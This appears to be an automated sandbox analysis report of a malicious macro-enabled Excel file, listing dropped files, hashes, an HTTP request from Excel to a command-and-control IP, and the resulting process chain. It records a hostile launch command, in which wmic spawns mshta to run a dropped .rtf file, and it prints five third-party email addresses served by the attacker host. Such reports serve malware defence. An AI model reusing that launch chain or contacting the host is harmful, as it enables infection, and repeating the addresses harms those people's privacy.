Preview:	.PNG.....IHDR...'...4.....G.i....kIDATx..yX.....1...l..". ....K)7*ov.z.....JoR...d..mQ..i.....\q.S...E0.Ad.E.f.....^...W.s..g.8s.....=..}.s~.. z.q.....v. .. ..BhHu.!4.:....R.A.... ..TG.BC.#.. !.....BhHu.!4.:....R.A.... ..TG.BC.#..!.....Bh.=d7~.V...N$%.....?.?;.@.+....D,L..].vw.."_~n....j3%j...K.c.....s.....@...+.J..a....p.\.....e..'.C.....oW.....*.^....C.i...<s.....6hV.I... ..".\..-.e.fc.W.....m...*np'...7.....Z....>}x.g.S'.t.@Cq.....56vga.?.7.4;.....G.._.....V.....s..W5*...s...c."$=..+.{....M..?..o.X..j.....f.Y.5,..t...$....\...0V(?..AkN}..?.}L..>.F..v....z..i...G.. yc>..../.~q1.{..<<..iw4.I...!s.L8..o..b...q.W-...`..nE..gH{..mN.....)|.....9.7d.R{;./PHz.YW..p... .)#..)....X.2r..Y...LvS.._...{.L.. ...O.....u..w.....[[.xv....I.....>w...@]AQ.g)-7.}..F <. ....R.....u..Q.5.E...!.MxcY..C&.!.....+..._.K..H".^...`..Z.fM....s.....v....3..(...V..y.....O'.7....r[.|...0.x...#..g~...w4*U.....:.z.....S.k.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6076E6FB.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	70244
Entropy (8bit):	7.880758716744984
Encrypted:	false
SSDEEP:	1536:7Y3isa9Sp9SEP1PFwJpvc1e+BwT8YIbDMz+1d6xcg/dg:7Wo9SpzyMrbDu+1d6xhdg
MD5:	FB97089B5721E5969D83BA4DF7829E2C
SHA1:	E274F9AEDC8B3B3CF33981886BCF4A425D749D5A
SHA-256:	30E3F6BC11A76F0819BCB7E58CC684DE41EF64AE2B66A1A9C4EAF9A13540C948
SHA-512:	D36BDB501128F00BB75CD8634F4E75BAE96E1291F7D2BE4596230A400A0E2897E8615A0C6575399446936CD22EBAFA3F658861472A63C10E946461E679D91129
Malicious:	false
Preview:	PK.....!.?.....[Content_Types].xml ...(.....U.n.0....?..."......C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	141
Entropy (8bit):	4.507274801884702
Encrypted:	false
SSDEEP:	3:YBIzlzDALGKJugNXVrpSMmWLKpxveLCMBAEWLdHYVg+FJIAWcItHWLp:YoV63FVrpuWL4x85AEWL+XKfWLp
MD5:	788E1CDB3166D9A77BCDAFBA102A9CD9
SHA1:	6E3B5E7D88960E4F6C2E72D0AA0C12AA0F012646
SHA-256:	F31FE94EFEE87132BC7B3166B0E782A5654DA5B03F2725DD9B6625311C52B9DC
SHA-512:	29BD5CF48A8DEE63D1BA19A145E7B63517C49C2EAC681D4B78BE1B76D930897BC7B93E4AA6E502EAA637F761B06980A05AB93A41B4A634342669E58D7485B29F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Malicious:	false
Preview:	{"d-mcdavid@callypalace.co.uk","krisallfrey@thelegalwizards.com","biedat@teachingideas.co","specs@specshoward.edu","mike@massgymnastics.com"}

C:\Users\user\Desktop\~$subscription-673890410.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1Mgk7c/6JQAiveyzoa:Yw7gJGWMXJXKSOdYiygKkXe/egkgyeAc
MD5:	C388CA0D74C486622FAF32D8BF57A12F
SHA1:	7831EEDC22830962114C44D1A4F7718A73F28430
SHA-256:	6B5750DB974AB5ECE110F4996632FFCD1E78652D894309DB5BAF5435E775DEAD
SHA-512:	756572DB2DE1B1E721798FDA54C32A7E231B750D977A3799304299D920B55134C0D9175151AB9AFA5CFB14768E7FEF2E4A9D897244DD2E57840F1167304B291B
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6488;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.872332333165425
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	subscription-673890410.xlsb
File size:	70272
MD5:	47ee46b3521d1f85743ab56ac8c4f4b3
SHA1:	a4b5e087009458f9a6a0e6f7b2e8ebbb261233f9
SHA256:	444a0953b513aaad678d37e960dd7fe5841025e0bebf2e1eb350d4709a0f34f
SHA512:	f37d22e2ed5999269df9dfe9e56a146a9acff9cc4ab91055ff03d1f9deedfa54fe95ff97962419bbda00ebfd67b271d61e151b91cd3c02d9d960587001f878e3
SSDEEP:	1536:UW9PFwJpvc1e+BwT8YlbDMz+1d6xUBiNNQrU8Qh8Y42pW9SEPKgdi:VyMrbDu+1d6xUB+N18YLpWzigdi
File Content Preview:	PK.....!...l.....W.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "subscription-673890410.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 132.148.135.183:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49779	132.148.135.183	8080	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 17:06:42.518415928 CET	2090	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 132.148.135.183:8080 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 17:06:42.972623110 CET	2090	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Wed, 24 Nov 2021 16:06:42 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 141 Data Raw: 7b 22 64 2d 6d 63 64 61 76 69 64 40 63 61 6c 6c 79 70 61 6c 61 63 65 2e 63 6f 2e 75 6b 22 2c 22 6b 72 69 73 61 6c 6c 66 72 65 79 40 74 68 65 6c 65 67 61 6c 77 69 7a 61 72 64 73 2e 63 6f 6d 22 2c 22 62 69 65 64 61 74 40 74 65 61 63 68 69 6e 67 69 64 65 61 73 2e 63 6f 22 2c 22 73 70 65 63 73 40 73 70 65 63 73 68 6f 77 61 72 64 2e 65 64 75 22 2c 22 6d 69 6b 65 40 6d 61 73 73 67 79 6d 6e 61 73 74 69 63 73 2e 63 6f 6d 22 7d Data Ascii: {"d-mcdavid@callypalace.co.uk","krisallfrey@thelegalwizards.com","biedat@teachingideas.co","specs@specshoward.edu","mike@massgymnastics.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1584 Parent PID: 744

General

Start time:	17:05:47
Start date:	24/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0xc70000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 3076 Parent PID: 1584

General

Start time:	17:06:41
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf"
Imagebase:	0xb20000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 6212 Parent PID: 3076

General

Start time:	17:06:42
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 6488 Parent PID: 3040

General

Start time:	17:06:43
Start date:	24/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\xkNURUQaCiKQrGY.rtf
Imagebase:	0x7ff6e3e80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Disassembly

Code Analysis